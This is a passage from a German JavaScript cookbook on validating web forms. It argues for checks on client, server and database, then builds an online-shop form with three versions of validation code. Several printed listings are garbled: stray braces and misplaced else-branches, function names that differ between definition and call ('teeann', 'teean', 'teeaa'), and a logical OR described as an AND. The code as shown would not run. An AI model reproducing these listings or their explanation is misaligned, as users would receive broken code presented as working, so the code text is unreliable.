So ist das Löschen einer offensichtlichen Fehleingabe beim Verlassen eines Feldes vielleicht noch tolerierbar. Ebenso, wenn Sie nach einem Eingabefehler und dem Löschen der Eingabe den Fokus wieder auf dieses fehlerhafte ausgefüllte und nun leere Feld setzen. Aber der Anwender muss dann das Feld verlassen dürfen, ohne dass er zu einer Eingabe gezwungen wird. Unangenehm für einen Anwender wird es auch, wenn er ein Feld verlässt und bei einem Fehler ein `alert()`-Fenster oder einen ähnlichen Dialog vor die Nase geknallt bekommt, der explizit bestätigt werden muss. Wenn das bei mehreren Feldern in einem Formular vorkommt, wird der Anwender sicher ziemlich verärgert reagieren. Es kann natürlich ohne Beeinträchtigung der Benutzerführung neben einem Feld beim Verlassen eine Information anzeigen. Trotzdem ist es allgemein also sinnvoll, weder beim Fokussieren noch beim Verlassen von Formularfeldern zu plausibilisieren.

Aber wo ist denn dann ein Formular zu plausibilisieren? Entweder beim Abschicken eines Formulars zum Server (zum Beispiel im Rahmen des Eventhandlers `onSubmit` oder vor dem Aufruf der Formularmethode `submit()`) beziehungsweise beim Aufbau einer neuen Seite⁷³ oder gar überhaupt nicht beim Client.

71. Etwa die Eingabe von Text, wo eine Zahl verlangt wurde.

72. Obwohl es da Situationen geben kann, in denen das noch akzeptabel ist.

73. Die Eingaben des Benutzers werden beispielsweise in versteckten Feldern oder globalen Skriptvariablen gemerkt.

Was uns zu dem Wo überleitet.

In einer **Standalone-Applikation** ist es klar, dass sich die Applikation auch um die Plausibilisierung der gesamten Logik zu kümmern hat. Bei **Client-Server-Applikationen** beziehungsweise **allgemein verteilten Applikationen** ist das nicht so klar. Die Plausibilisierung kann der Client erledigen, der Server oder – falls vorhanden – irgendeine beziehungsweise mehrere Schichten einer Multi-Tier-Anwendung. Reduzieren wir die Fragestellung auf eine einfache Client-Server-Beziehung bei unserem besagten Online-Geschäft.

Die Variante, in der sich der Client vollständig um die Plausibilisierung kümmert, hat diverse Vorteile. Zwar ist (X)HTML zu keinerlei nennenswerten Plausibilisierungen in der Lage⁷⁴, aber genau dazu wurden ja clientseitige Techniken wie JavaScript eingeführt. Der Clientbrowser kann also beispielsweise via JavaScript bereits zahlreiche Plausibilitäten prüfen und verhindern, dass ein dahingehend inkorrekt eingesetztes Formular überhaupt abgeschickt wird.

Nachteile clientseitiger Plausibilisierungen jenseits der eingeschränkten Möglichkeiten von (X)HTML sind, dass der Anwender die Ausführung von Skripten oder anderen Clienttechniken deaktivieren kann und nicht alle Plausibilisierungen möglich sind, da bestimmte Informationen nicht beim Client bereitstehen können (etwa der Zugang zu einer Datenbank mit allen gültigen PLZ-Ortsnamen-Beziehungen).

Wenn der Server über eine Technik wie PHP, JSP, Java Servlets oder ASP.NET die ausschließlich Plausibilisierung übernimmt, kann man dort fast alle Plausibilisierungen durchführen⁷⁵. Aber auch diese Variante hat ihre Probleme und die möglichen Nachteile sind gravierend. Hier sind drei der wichtigsten:

1. Das Laufzeitverhalten einer serverseitig plausibilisierten Webapplikation ist schlechter als bei einer clientseitigen Plausibilisierung. Bis eine Antwort vom Server auf eine Anfrage zur Plausibilisierung von bestimmten Daten wieder beim Client ist, kann einige Zeit vergehen. In der klassischen Webprogrammierung müssen vor allen Dingen unzählige redundante Daten hin- und hergeschickt werden. Zwar wird genau hier AJAX im Rahmen des neuen Web 2.0 eine erhebliche Verbesserung bringen, da keine redundanten Daten übertragen werden müssen, aber das ändert nichts daran, dass die explizit zu plausibilisierenden Daten hin- und hergeschickt werden
2. Es kommt bei einer serverseitig plausibilisierten Webapplikation zu einer starken Belastung der Kommunikationswege durch unnütz ausgetauschte Daten.
3. Es gibt eine starke Belastung des Servers bei gleichzeitigem Brachliegen immenser Client-Ressourcen.

Gerade bei offensichtlich fehlerhaften Daten wie fehlenden Feldern wird bei einer serverseitigen Plausibilisierung auf dem Server unnötig Kapazität verbraucht. Ebenso werden die Kommunikationswege mit überflüssigen Daten verstopft, und eine Fehlermeldung benötigt unter Umständen immens viel Zeit, bis sie einen Anwender erreicht. Stellen Sie sich als Beispiel nur einmal ein Formular vor, in dem die Eingabe eines Geldbetrages gefordert wird. Wenn nun ein

74. Darauf wird in den diversen Rezepten am Anfang dieses Kapitels immer wieder hingewiesen. Allerdings wurde ebenso darauf hingewiesen, dass Sie alle Möglichkeiten von HTML nutzen sollten, wenn diese bereits bestimmte Bedingungen festlegen können. Beispielsweise die maximale Anzahl von Zeichen in einem Eingabefeld.

75. Die wenigen Ausnahmen betreffen Einschränkungen der Servertechnik, die sich auf Grund fehlender Informationen dort ergeben, zum Beispiel kann man mit den meisten serverseitigen Programmiertechniken wie PHP nicht so einfach Informationen über den Bildschirm des Anwenders erhalten, da diese Informationen nicht implizit mit HTTP übertragen werden.

430 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Anwender dort statt Zahlen Buchstaben einträgt⁷⁶, werden die fehlerhaften Daten – unter Umständen rund um die Welt – zum Server geschickt, der leitet sie zu einem Prüfskript beziehungsweise -programm weiter, und erst die serverseitige Applikation bemerkt den Fehler und schickt eine Fehlermeldung als Antwort via Server zurück zum Client.

Nun stellt sich bei Applikationen mit Datenbankanbindung noch die Frage, ob man nicht die Plausibilisierungslogik der Datenbank nutzen kann, also die Überprüfung der Daten sogar noch hinter den Webserver und dessen zugeordnete Programmietechnik zu verlagern. Zwar kümmern sich die Datenbanken quasi von Natur aus selbst darum, dass zumindest die Datentypen und Wertebereiche keine Inkonsistenzen in der Datenbank auslösen. Weitergehende Logik muss aber auch bei Datenbanken manuell programmiert werden. Das ist zwar genauso einfach beziehungsweise schwer zu realisieren, wie es bei der Programmierung von serverseitigen Skripten oder Programmen beziehungsweise clientseitigen Skripten oder Programmen der Fall ist. Aber grundsätzlich spricht zumindest bei Webapplikationen viel dafür, die Plausibilisierung auf Ebene einer Datenbank weitgehend aus dem Spiel zu lassen. Oder besser gesagt – die Daten sollten bereits vor dem Erreichen der Datenbank so aufbereitet oder abgesichert sein, dass das Plausibilisierungskonzept der Datenbank niemals eingreifen muss.

Diese Empfehlung muss natürlich begründet werden. Erstens gilt bei der Plausibilisierung in der Datenbank erst recht, dass die Performance schlechter werden kann. Sie verlagern die Plausibilisierung ja noch einen Schritt weiter nach hinten, als es bei einer Prüfung mit serverseitigen Skripten oder Programmen der Fall ist. Zweitens belasten Sie neben dem Webserver zusätzlich die Datenbankressourcen. Drittens sind in der Regel die generierten Fehlermeldungen einer Datenbank so aufbereitet, dass sie einem Anwender nicht zuzumuten sind. Sie können zudem nicht von der Datenbank direkt an den Client geschickt werden, sondern müssen vom Webserver an diesen weitergereicht werden.

Dazu ist es in der Regel ein Problem, dass die Datentypen einer Datenbank nicht ohne Konvertierung mit Datentypen aus Webeingaben umgehen können. (X)HTML-Formulare übermitteln ausschließlich Text – beispielsweise auch bei Optionsfeldern. Sie müssen also konvertieren, nur um zu bemerken, dass ein Fehler vorliegt. Im Allgemeinen ist es zwar bei Webdatenbanken wohl am sinnvollsten, die Felder so allgemein wie möglich zu gestalten. Das bedeutet im Extremfall, eine Webdatenbank macht die wenigsten Probleme, wenn sie ausschließlich auf der Basis von Textfeldern arbeitet, also etwa statt einem Boolean-Feld ein Textfeld ohne irgendeine Plausibilität auf Datenbankseite, oder auch bei rein numerischen Eingaben Textfelder zum Speichern. Das steht aber der Effektivität der Datenbank entgegen, weil die Datenbank unter Umständen unnötig groß wird und der Anwender mit einer schlechten Performance gestraft wird.

Wie sollten Sie nun aber ein sinnvolles Plausibilisierungskonzept eines Webformulars planen und dann konkret umsetzen?

Die Antwort ist vielleicht überraschend.

Eine Plausibilisierung sollte auf allen Ebenen laufen und – sofern möglich – auf allen Ebenen die gleichen Prüfungen durchführen. Auf jeden Fall ist es sinnvoll, potenzielle Fehler so weit wie irgend möglich bereits beim Client abzufangen. Nutzen Sie auf jeden Fall bereits alle Festlegungen, die Ihnen (X)HTML bietet und die von allen Browsern unterstützt werden. Alles Weitere programmieren Sie in einer Technik wie JavaScript. Ist das beim Client auf Grund

76. Etwa der klassische Flüchtigkeitsfehler, statt einer Null den Buchstaben 0 einzutragen.

logischer Probleme⁷⁷ nicht möglich oder weil der Anwender eine Technik wie JavaScript deaktiviert hat, sollten die gleichen Prüfungen auf dem Server wiederholt und durch die ergänzt werden, die nur auf dem Server möglich sind.

Da Sie im Allgemeinen aber kaum planen können, ob der Anwender eine clientseitige Plausibilisierung nicht umgehen kann, bedeutet das eine Dublette der clientseitigen Plausibilisierungsschritte auf dem Server. Wenn Sie also auf dem Client mit JavaScript ein Regelwerk programmiert haben, gibt es auf dem Webserver das gleiche Regelwerk mit einer dort funktionierenden Technik wie PHP, JSP, Java Servlets, ASP.NET oder auch ASP⁷⁸.

Die Datenbank sollte danach nur mit verträglichen Werten gefüttert werden. Nur bei nicht einkalkulierten Situationen sollte die Datenbankplausibilisierung eine letzte Firewall darstellen.⁷⁹ Die ideale Basis der Plausibilisierung einer Webapplikation ist also definitiv eine Verteilung der Logik auf Client und Server (beziehungsweise auf verschiedene Schichten einer Multi-Tier-Applikation). Diese Argumentation spiegelt auch den Hauptgrund für die Einführung von clientseitigen Skriptsprachen wider – eine Verlagerung von eben solcher Funktionalität vom Server auf den Client, die dort bereits sinnvoll durchgeführt werden kann.

Die Praxis mit JavaScript auf dem Client

Für die konkrete Umsetzung einzelner Plausibilisierungen mit JavaScript auf dem Client (oder auch Server, wenn Sie dort etwa ASP einsetzen⁸⁰) stehen Ihnen die zahlreichen Rezepte aus diesem Kapitel zur Verfügung. Diese sind die Grundlage einer praktischen Plausibilisierung eines Webformulars. Im Grunde sind die meisten Beispiele zu den Rezepten in diesem Kapitel Plausibilisierungsvorgänge. Aber sie werden an den jeweiligen Stellen nicht in ein Gesamtkonzept eingebunden. Wir wollen hier nun als Beispiel einen einfachen, auf Clientseite mit JavaScript recht weit (aber nicht vollständig, sonst wird es zu umfangreich) plausibilisierten Online-Shop umsetzen. Der Einfachheit halber soll nur eine Eingabemaske vorhanden sein. Als Formularfelder verwenden wir eine Kundennummer und einen Namen für die Kundendaten und zwei Produkte mit Bestellmenge.

Das reine Webformular sieht so aus (das gesamte Listing ist unter *onlineshop.html* zu finden):

```
01 <html>
02 <body>
03 <form name="shop" action="bestellung.php" method="post"
04 onSubmit="return plausi()">
05 <table>
06 <tr><td>Kunde</td>
```

Listing 343: Das reine Webformular

-
77. Zum Beispiel weil Sie Daten brauchen, die auf dem Client nicht vorhanden sind, zum Beispiel die Schlüssigkeit von Postleitzahl und Ort.
78. ASP selbst ist zwar veraltet, bietet aber in Bezug auf JavaScript eine recht interessante Möglichkeit. Bei ASP nutzen Sie naheliegend am besten JavaScript zur Umsetzung – dann können Sie die clientseitigen Skripte fast unverändert auf den Server übertragen. Sie müssen bloß den Zugriff auf die Formulardaten anpassen. Das geht mit einem Replace-All. Über Request.QueryString('[Feldname]') haben Sie bei ASP Zugang zu einem Formularfeld.
79. Das ist kein Widerspruch dazu, dass bestimmte Plausibilitäten nur unter Nutzung einer Datenbank möglich sind (etwa, ob ein Besteller bei einem Online-Shop bereits in einem System registriert ist). Die Plausibilisierung erledigt dann nicht die Datenbank, sondern die serverseitige Programmierung, die sich aber bei den Werten in der Datenbank bedient.
80. Selbst das wird in der Praxis noch verwendet – ich wundere mich immer wieder, wie weit die Realität von den Fantasien der EDV-Profies entfernt ist.

```

07 <td><input name="Kd" maxlength=40 /></td>
08 <td>Kundennummer</td>
09 <td><input name="Kdnr" /></td></tr>
10 <tr><td>Tee</td>
11 <td><input type="Checkbox" name="tee" value="Tee" /></td>
12 <td>Menge</td>
13 <td><input name="teeanz" value=0 /></td></tr>
14 <tr><td>Kaffee</td>
15 <td><input type="Checkbox" name="kaf" value="Kaffee" /></td>
16 <td>Menge</td>
17 <td><input name="kafanz" value=0 /></td></tr>
18 </table>
19 <hr /><input type="Submit" value="Ok" />
20 <input type="reset" value="Abbruch" />
21 </form>
22 </body>
23 </html>
```

Listing 343: Das reine Webformular (Forts.)

In diesem Webformular werden einfach vier Texteingabefelder und zwei Kontrollkästchen sowie die üblichen zwei Schaltflächen zum Absenden und Zurücksetzen des Formulars definiert.

Die Formularelemente werden mit einer Tabelle etwas übersichtlicher angeordnet.

Die maximale Anzahl der einzugebenden Zeichen beim Namen wird bereits rein mit (X)HTML über den Parameter `maxlength` auf 40 beschränkt (Zeile 7). Beachten Sie, dass alle Bestandteile des Formulars Namen haben.

Ein Bezug zur Plausibilisierung des Formulars besteht ausschließlich im `<form>`-Tag über `onSubmit="return plausi()"` (Zeile 4). Damit wird die JavaScript-Funktion `plausi()` aufgerufen. Diese wird einen Wahrheitswert zurückgeben. Wenn alle beim Client prüfbaren Plausibilitäten passen, wird diese Funktion `true` zurückgegeben – sonst `false`. Das vorangestellte `return` verhindert im Fall des Rückgabewerts `false`, dass das Formular überhaupt abgeschickt wird. Ist der Wert aber `true`, wird das angegebene Skript (hier das PHP-Script `bestellung.php`) im gleichen Verzeichnis wie die Webseite auf dem Server) aufgerufen. Dabei werden die Namen und zugehörigen Werte der Formularfelder mit der Methode POST übergeben.

Zur Plausibilisierung werden bewusst verschiedene Techniken parallel demonstriert. In der Praxis wird man das konsistenter halten.

Schauen wir uns nun den Skriptbereich mit den konkreten Plausibilisierungen an:

```

01 function kdname() {
02     if(document.shop.Kd.value=="") {
03         alert("Sie müssen einen Kundennamen eingeben");
04         return false;
05     }
06     else{
07         return true;
08     }
```

Listing 344: Die reine Plausibilisierung des Webformulars

```
09 }
10 function kdnr () {
11   if(isNaN(document.shop.Kdnr.value) ||
12     (document.shop.Kdnr.value<1000)) {
13     alert(
14       "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben");
15     return false;
16   }
17 } else{
18   return true;
19 }
20 }
21 function teeann () {
22   if(document.shop.tee.checked!=true) {
23     document.shop.teeanz.value=0;
24     return true;
25   }
26 } else{
27   if(!isNaN(document.shop.teeanz.value) &&
28     (document.shop.teeanz.value>0)){
29     return true;
30   }
31 } else{
32   document.shop.teeanz.value=0;
33 }
34 }
35 alert(
36   "Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben");
37 return false;
38 }
39 function kafan () {
40   if(document.shop.kaf.checked!=true) {
41     document.shop.kafanz.value=0;
42     return true;
43   }
44 } else{
45   if(!isNaN(document.shop.kafanz.value) &&
46     (document.shop.kafanz.value>0)){
47     return true;
48   }
49 } else{
50   document.shop.kafanz.value=0;
51 }
52 }
53 alert(
54   "Wenn Sie das Produkt Kaffee bestellen, müssen Sie eine gültige Anzahl eingeben");
55 return false;
56 }
57 function plausi() {
```

Listing 344: Die reine Plausibilisierung des Webformulars (Forts.)

```

58 if (!kdname()) return false;
59 if (!kdnr()) return false;
60 if (!teean()) return false;
61 if (!kafan()) return false;
62 return true;
63 }

```

Listing 344: Die reine Plausibilisierung des Webformulars (Forts.)

Die Funktion `plausi()` (Zeile 57 bis 63) ruft der Reihe nach Einzelfunktionen auf, die jeweils alle relevanten Felder in unserem Modell kontrollieren. Diese individuellen Kontrollfunktionen geben jeweils `true` (Bedingungen in Ordnung) oder `false` (Bedingungen verletzt) zurück.

Falls irgendeine Kontrollfunktion `false` liefert, bricht auch `plausi()` mit der Rückgabe `false` ab. Ergibt keiner der Tests in den `if`-Anweisungen `false`, liefert `plausi()` den Wert `true`. Mit anderen Worten – die Zeile 62 wird nur dann erreicht, wenn keine der für unser Modell relevanten Bedingungen verletzt ist. Aber auch bei mehreren Fehlern wird die Funktion `plausi()` dem Anwender nur die erste Fehlermeldung anzeigen, und erst bei einer Beseitigung und erneutem Abschicken wird der Anwender auf eventuell weitere Fehler hingewiesen. Die Formulardaten werden nur abgeschickt, wenn `plausi()` den Wert `true` liefert.

Tipp

In der Praxis werden dem Anwender meist alle Fehler in einem Schritt angezeigt, und wir werden das in einer weiteren Variante gleich umsetzen.

Die Funktion `kdname()` in den Zeilen 1 bis 9 testet nur, ob das Eingabefeld mit dem Kundennamen leer ist. Da der Kundennamen für unser Modell zwingend sein soll, wird eine Fehlermeldung angezeigt und `false` zurückgegeben, wenn der Kundennname nicht angegeben wurde.




Abbildung 177: Der Kundenname fehlt.

Die Funktion `kdnr()` in den Zeilen 10 bis 20 sorgt dafür, dass vom Anwender zwingend eine numerische Kundennummer eingegeben wird und diese auch mindestens vierstellig ist. Dabei kommt eine `if`-Abfrage mit zwei Bedingungen zum Einsatz, die mit dem Und-Operator verknüpft werden.

Der Test auf einen numerischen Inhalt erfolgt in Zeile 11 mit `if(isNaN(document.shop.Kdnr.value))`, und in Zeile 12 wird mit `document.shop.Kdnr.value<1000` sichergestellt, dass der Wertebereich über dem numerischen Wert 1.000 liegt.

Das bedeutet indirekt, dass die Eingabe mindestens vierstellig ist. Damit kann bei dem Eingabefeld auf das (X)HTML-Attribut `maxlength` verzichtet werden, aber in der Praxis ist ein solches natürlich nie von Nachteil – eventuell auch einfach als Ergänzung. Mit den beiden Bedingungen in der `if`-Abfrage ist ebenfalls implizit gewährleistet, dass der Anwender auf jeden Fall eine Eingabe in dem Feld vornehmen muss.




Abbildung 178: Fehler in der Kundennummer

Die beiden anderen Funktionen in dem Plausibilisierungskonzept verhindern, dass Abhängigkeiten zwischen der Checkbox zum Selektieren eines Produktes und der Bestellmenge verletzt werden. Wenn ein Produkt von einem Anwender selektiert wird, muss auch die Bestellmenge größer als 0 sein. Auch wird die Eingabe einer Bestellmenge größer als 0 nur akzeptiert, wenn die zugehörige Checkbox selektiert ist⁸¹.

Falls die Checkbox nicht ausgewählt wird, wird grundsätzlich die Bestellmenge auf den Wert 0 gesetzt.

Die Funktion `teean()` in den Zeilen 21 bis 38 überprüft in Zeile 22, ob die zugehörige Checkbox nicht selektiert ist (`if(document.shop.tee.checked!=true)`), setzt dann in Zeile 23 den Wert für die Bestellmenge auf 0 (`document.shop.teeanz.value=0;`) und gibt in Zeile 24 `true` zurück.

Falls aber das Kontrollfeld selektiert ist, wird der `else`-Zweig ab Zeile 26 ausgeführt. In Zeile 27 stellt die Funktion sicher, dass in dem Feld für die Anzahl nur ein numerischer Wert steht (`(!isNaN(document.shop.teeanz.value))`).

Die zweite Bedingung in Zeile 28 garantiert, dass der Wert nicht negativ ist (`document.shop.teeanz.value>0`). Nur dann liefert die Funktion in Zeile 29 den Wert `true`.

Sind diese Bedingungen verletzt, wird die Bestellmenge auf den Wert 0 gesetzt (in Zeile 32 – `document.shop.teeanz.value=0;`).

81. Das kann man natürlich auch anders lösen, etwa so, dass die Angabe einer Bestellmenge implizit die Auswahl eines Produktes bedeutet. Unser Beispiel hier soll aber Techniken zeigen und weniger auf solche logischen Optimierungen achten.

436 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Die nachfolgende Fehlermeldung in Zeile 35 und 36 (`alert("Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben");`) wird nur im Fehlerfall überhaupt erreicht, denn bei gültigen Konstellationen wurde bereits vorher `return true` ausgelöst. Deshalb muss die Fehlermeldung und auch die nachfolgende Anweisung in Zeile 37 (`return false;`) nicht über eine if-Bedingung abgesichert werden.



Abbildung 179: Tee wurde selektiert, aber keine Bestellmenge angegeben.

Die Funktion `kafan()` in den Zeilen 38 bis 56 funktioniert vollkommen analog für die zweite Kombination aus Kontrollfeld und einzeiligem Eingabefeld zur Bestellung von Kaffee.

Ein Plausibilisierungssystem mit der gleichzeitigen Anzeige aller Fehler

Wie Sie bei dem letzten Beispiel gesehen haben, bekommt der Anwender bei mehreren Fehlern immer nur einen einzigen Fehler pro Absenden des Formulars angezeigt. Das ist so nicht sonderlich komfortabel. Besser wäre es, wenn dem Anwender bei mehreren Fehlern alle in einem Schritt angezeigt werden. Modifizieren wir unser Plausibilitätsmodell entsprechend geringfügig (`onlineshop2.html`).

```

01 meldung = "";
02 function kdname() {
03     if(document.shop.Kd.value=="") {
04         meldung = meldung + "Sie müssen einen Kundennamen eingeben.\n";
05         return false;
06     }
07     else{
08         return true;
09     }
10 }
11 function kdnr () {
12     if(isNaN(document.shop.Kdnr.value) ||
13         (document.shop.Kdnr.value<1000)) {
14         meldung = meldung +
15             "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben.\n";
16         return false;
17     }
18     else{
19         return true;
20     }
21 }
22 function teean () {

```

Listing 345: Das modifizierte Plausibilitätskonzept, in dem alle Fehler des Anwenders in einem Dialog angezeigt werden

```
23 if(document.shop.tee.checked!=true)  {
24   document.shop.teeanz.value=0;
25   return true;
26 }
27 else{
28   if(!isNaN(document.shop.teeanz.value) &&
29     (document.shop.teeanz.value>0)){
30     return true;
31   }
32 else{
33   document.shop.teeanz.value=0;
34   }
35 }
36 meldung = meldung +
37 "Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";
38 return false;
39 }
40 function kafan () {
41   if(document.shop.kaf.checked!=true)  {
42     document.shop.kafanz.value=0;
43     return true;
44   }
45 else{
46   if(!isNaN(document.shop.kafanz.value) &&
47     (document.shop.kafanz.value>0)){
48     return true;
49   }
50 else{
51   document.shop.kafanz.value=0;
52   }
53 }
54 meldung = meldung +
55 "Wenn Sie das Produkt Kaffee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";
56 return false;
57 }
58 function plausi() {
59 fehler = 0;
60 if (!kdname()) fehler++;
61 if (!kdnr()) fehler++;
62 if (!teean()) fehler++;
63 if (!kafan()) fehler++;
64 if(fehler == 0) {
65 return true;
66 }
67 else {
68   alert(meldung);
69   return false;
70 }
71 }
```

Listing 345: Das modifizierte Plausibilitätskonzept, in dem alle Fehler des Anwenders in einem Dialog angezeigt werden (Forts.)

438 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Im Unterschied zur ersten Variante des Plausibilitätskonzepts sammelt diese Version alle Fehlermeldungen vor der Ausgabe in einer globalen Variablen.

In Zeile 1 wird mit `meldung = ""`; eine entsprechende globale Variable eingeführt. Diese wird beim Laden der Webseite als Leerstring initialisiert.

Jede der einzelnen Plausibilisierungsfunktionen hängt nun – statt eine Meldung direkt auszugeben – im Fehlerfall eine individuelle Meldung an den Wert dieser Variable an⁸².

Danach wird wie auch in der ersten Version im Fehlerfall der Rückgabewert `false` zurückgegeben.

In der eigentlichen Plausibilisierungsfunktion `plausi()` (Zeile 58 bis 70) sind die meisten Modifikationen gegenüber Variante 1 zu beobachten.

In der Funktion wird in Zeile 59 eine neue lokale Variable `fehler` mit dem Wert 0 initialisiert. In den folgenden Aufrufen wird der Rückgabewert jeder der individuellen Plausibilisierungsfunktionen wie in den ersten Varianten auch überwacht. Beachten Sie, dass hier jedoch der Rückgabewert `false` von einer der einzelnen Plausibilisierungsfunktionen nicht zum direkten `return` mit dem selbigen `false` von `plausi()` führt, sondern die Variable `fehler` wird erhöht (Zeile 60 – `if (!kdname()) fehler++;`, Zeile 61 – `if (!kdnr()) fehler++;`, Zeile 62 – `if (!teean()) fehler++;` sowie Zeile 63 – `if (!kafan()) fehler++;`).

In Zeile 64 wird überprüft, ob die Variable `fehler` noch den Wert 0 hat. Falls ja, sind alle Bedingungen erfüllt gewesen, und `plausi()` liefert den Rückgabewert `true`. Andernfalls wird eine Fehlermeldung mit der gesammelten Liste aller Fehler ausgegeben und der Rückgabewert `false` zurückgeliefert.




Abbildung 180: Alle Fehler des Anwenders werden beim Abschicken der Formulardaten in einem einzigen Dialog angezeigt.

82. Zeile 4 – `meldung = meldung + "Sie müssen einen Kundennamen eingeben.\n";` Zeile 14 und 15 – `meldung = meldung + "Sie müssen eine mindestens vierstellige numerische Kundennummer eingeben.\n";` Zeile 36 und 37 – `meldung = meldung + "Wenn Sie das Produkt Tee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";` sowie Zeile 54 und 55 – `meldung = meldung + "Wenn Sie das Produkt Kaffee bestellen, müssen Sie eine gültige Anzahl eingeben.\n";`

Hinweis

Beachten Sie, dass beim Zusammensetzen der Fehlermeldung das Steuerzeichen \n am Ende jeder Einzelmeldung steht. Das sorgt für einen Zeilenumbruch im Fehlerfenster zwischen den einzelnen Meldungen.

Ein Plausibilisierungssystem mit der Anzeige aller Fehler in der Webseite über Grafiken

Das Beispiel mit einer gesammelten Anzeige aller Fehler ist für einen Anwender bereits komfortabler als die erste Version. Dennoch – eine Fehlermeldung mit `alert()` ist heutzutage im Web kaum noch Usus. Gewöhnlich wird dem Anwender direkt in dem Webformular angezeigt, wo ein Fehler vorliegt. Um das zu erreichen, modifizieren wir unseren Online-Shop erneut (`onlineshop3.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function kdname() {
05     if(document.shop.Kd.value=="") {
06         document.images[0].src="fehlermarke.jpg";
07         document.images[1].src="fehler1.jpg";
08         document.images[1].height=35;
09         return false;
10    }
11    else{
12        document.images[0].src="leer.gif";
13        document.images[1].src="leer.gif";
14        document.images[1].height=50;
15        return true;
16    }
17 }
18 function kdnr () {
19     if(isNaN(document.shop.Kdnr.value) ||
20      (document.shop.Kdnr.value<1000)) {
21         document.images[2].src="fehlermarke.jpg";
22         document.images[3].src="fehler2.jpg";
23         document.images[3].height=50;
24         return false;
25    }
26    else{
27        document.images[2].src="leer.gif";
28        document.images[3].src="leer.gif";
29        document.images[3].height=50;
30        return true;
31    }
32 }
33 function teeaa () {
34     if(document.shop.tee.checked!=true) {
35         document.shop.teeanz.value=0;
```

Listing 346: Das weiter modifizierte Plausibilitätskonzept, in dem alle Fehler des Anwenders in der Webseite selbst angezeigt werden

440 >> Wie kann ich ein Webformular grundsätzlich plausibilisieren?

```
36     document.images[4].src="leer.gif";
37     document.images[5].src="leer.gif";
38     document.images[5].height=50;
39     return true;
40 }
41 else{
42     if(!isNaN(document.shop.teeanz.value) &&
43         (document.shop.teeanz.value>0)){
44         document.images[4].src="leer.gif";
45         document.images[5].src="leer.gif";
46         document.images[5].height=50;
47         return true;
48     }
49     else{
50         document.shop.teeanz.value=0;
51     }
52 }
53     document.images[4].src="fehlermarke.jpg";
54     document.images[5].src="fehler3.jpg";
55     document.images[5].height=50;
56     return false;
57 }
58 function kafan () {
59     if(document.shop.kaf.checked!=true) {
60         document.shop.kafanz.value=0;
61         document.images[6].src="leer.gif";
62         document.images[7].src="leer.gif";
63         document.images[7].height=50;
64         return true;
65     }
66     else{
67         if(!isNaN(document.shop.kafanz.value) &&
68             (document.shop.kafanz.value>0)){
69             document.images[6].src="leer.gif";
70             document.images[7].src="leer.gif";
